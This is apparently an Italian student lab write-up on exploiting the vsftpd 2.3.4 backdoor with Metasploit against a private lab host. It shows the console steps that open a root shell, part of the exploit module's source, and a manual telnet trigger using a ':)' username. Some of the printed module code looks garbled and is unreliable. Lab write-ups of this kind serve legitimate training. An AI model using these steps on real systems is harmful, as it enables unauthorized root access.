


W15D4 – METASPLOIT

Si utilizza il servizio metasploit da console con il comando “msfconsole” e si fa una ricerca dei moduli per il servizio vsftpd (servizio utilizzato per il trasferimento di file attivo sulla porta 21).



```
kali@kali:~$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

      _____
     / 3 C \
    / 3 C \  /== / Metasploit \
   / 3 C \

+-- metasploit v6.4.84-dev
+-- --[ 2,547 exploits - 1,389 auxiliary - 1,683 payloads ]
+-- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project


msf > search vsftpd

Matching Modules
=====
#  Name
--  ---
0  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

Con il comando “show options” si individua l’exploit necessario per il servizio scelto



```
kali@kali:~$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

      _____
     / 3 C \
    / 3 C \  /== / Metasploit \
   / 3 C \

+-- metasploit v6.4.84-dev
+-- --[ 2,547 exploits - 1,389 auxiliary - 1,683 payloads ]
+-- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
=====
#  Name
--  ---
0  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
--      -
RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

Exploit target:
--
0  Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Si passa alla configurazione dell’host con il comando “set”

```
kali@kali: ~  
Session Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > search vsftpd  
Matching Modules  
# Name Disclosure Date Rank Check Description  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSF232 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSF234 V2.3.4 Backdoor Command Execution  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
---  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: ssnpi, socks4, socks5, http, socks5h  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
--  
0 Automatic  
View the full module info with the info, or info -d command.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.106  
RHOSTS => 192.168.50.106  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.50.106:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 192.168.50.106:21 - USER: 331 Please specify the password.  
[*] 192.168.50.106:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.50.106:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.50.100:34111 -> 192.168.50.106:6200) at 2020-01-19 09:13:19 -0500
```

Si lancia l'exploit sulla macchina target e con una prova troviamo l'ip della meta corrispondente, ciò significa che l'exploit è riuscito a farci entrare nella macchina targte. Si procede alla creazione di una cartella *metasploit_test* dopo aver prima verificato di avere i privilegi di root.

```
kali@kali: ~  
Session Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name Current Setting Required Description  
---  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: ssnpi, socks4, socks5, http, socks5h  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
--  
0 Automatic  
View the full module info with the info, or info -d command.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.106  
RHOSTS => 192.168.50.106  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.50.106:21 - Banner: 220 (vsftpd 2.3.4)  
[*] 192.168.50.106:21 - USER: 331 Please specify the password.  
[*] 192.168.50.106:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.50.106:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.50.100:34111 -> 192.168.50.106:6200) at 2020-01-19 09:13:19 -0500  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16384 qdisc noqueue  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
link/ether 08:00:27:9e:b0:28 brd ffff:ffff:ffff:ffff  
inet 192.168.50.106/24 brd 192.168.50.255 scope global eth0  
inet6 fe80::a0:27ff:fe9e:b028/64 scope link  
valid_lft forever preferred_lft forever  
whoami  
root
```

```
Session Actions Edit View Help
root
cd /
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir metasploit_test
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost-found
media
metasploit_test
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Si va ad analizzare il codice dell’exploit con il comando “edit” che fornisce indicazioni per creare una shell che chiede necessariamente la definizione di username e password per essere utilizzata.

```
Firefox ESR
Browse the WorldWide Web

This module requires Metasploit: https://metasploit.com/download
Current source: https://github.com/rapid7/metasploit-framework

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(
      update_info(
        info,
        {
          'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
          'Description' => %Q{
            This module exploits a malicious backdoor that was added to the VSFTPD download
            archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
            June 28th 2011 and July 1st 2011 according to the most recent information
            available. This backdoor was removed on July 3rd 2011.
          },
          'Author' => [ 'h0n', 'MC' ],
          'License' => MSF_LICENSE,
          'References' => [
            [ 'OSDB', '11933' ],
            [ 'URL', 'http://persebin.com/datt9x55' ],
            [ 'URL', 'http://www.karynnealsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
          ],
          'Privileges' => 'none',
          'Platform' => [ 'unix' ],
          'Arch' => ARCH_CMD,
          'Payload' => [
            'Rexec' => 'Rexec',
          ],
          'BadChars' => '',
          'BufferSize' => 1024,
          'Comms' => {
            'PayloadType' => 'cmd_interact',
            'ConnectionType' => 'tcp'
          },
          'Targets' => [
            [ 'Automatic', {} ],
          ],
          'DisclosureDate' => '2011-07-01',
          'DefaultStage' => '',
          'Notes' => {
            'Reliability' => UNKNOWN_RELIABILITY,
            'Stability' => UNKNOWN_STABILITY,
            'SideEffects' => UNKNOWN_SIDE_EFFECTS
          }
        }
      )
    )
  end
end

"/usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb" [readonly] 116L, 3334B
1.1 Top
```

```

}
}

targets => [
  [ 'Automatic', {} ],
],
DisclosureDate => '2011-07-03',
DefaultTarget => 0,
Notes => {
  'Reliability' => UNKNOWN_RELIABILITY,
  'Stability' => UNKNOWN_STABILITY,
  'SideEffects' => UNKNOWN_SIDE_EFFECTS
}
}

register_options([ Opt::RPORT(6200) ])
end

def exploit
  nsock = self.connect(false, [ RPORT => 6200 ]) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 10).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{@rand_text_alphanumeric(rand() * 10)}\r\n")
  resp = sock.get_once(-1, 10).to_s
  print_status("User: #{resp.strip}")

  if resp =~ /^230 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^231 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{@rand_text_alphanumeric(rand() * 10)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
end
-- VISUAL --

```

Il socket è attivo sulla porta 6200 e se si leggono le indicazioni per la creazione dello username si nota l'identificativo che consente di riconoscere e creare l'accesso . [😊]

Si verifica l'accesso tramite telnet sulla kali per la porta 21 e nella shell creata si inseriscono username e password. Verifichiamo con netcat la connessione

```

kali@kali: ~
└─$ telnet 192.168.50.106 21
Trying 192.168.50.106...
Connected to 192.168.50.106.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER vale :)
331 Please specify the password.
PASS domain
530 Login incorrect.
PASS domain
583 Login with USER first.
USER VALE :)
331 Please specify the password.
PASS DOMAIN

```

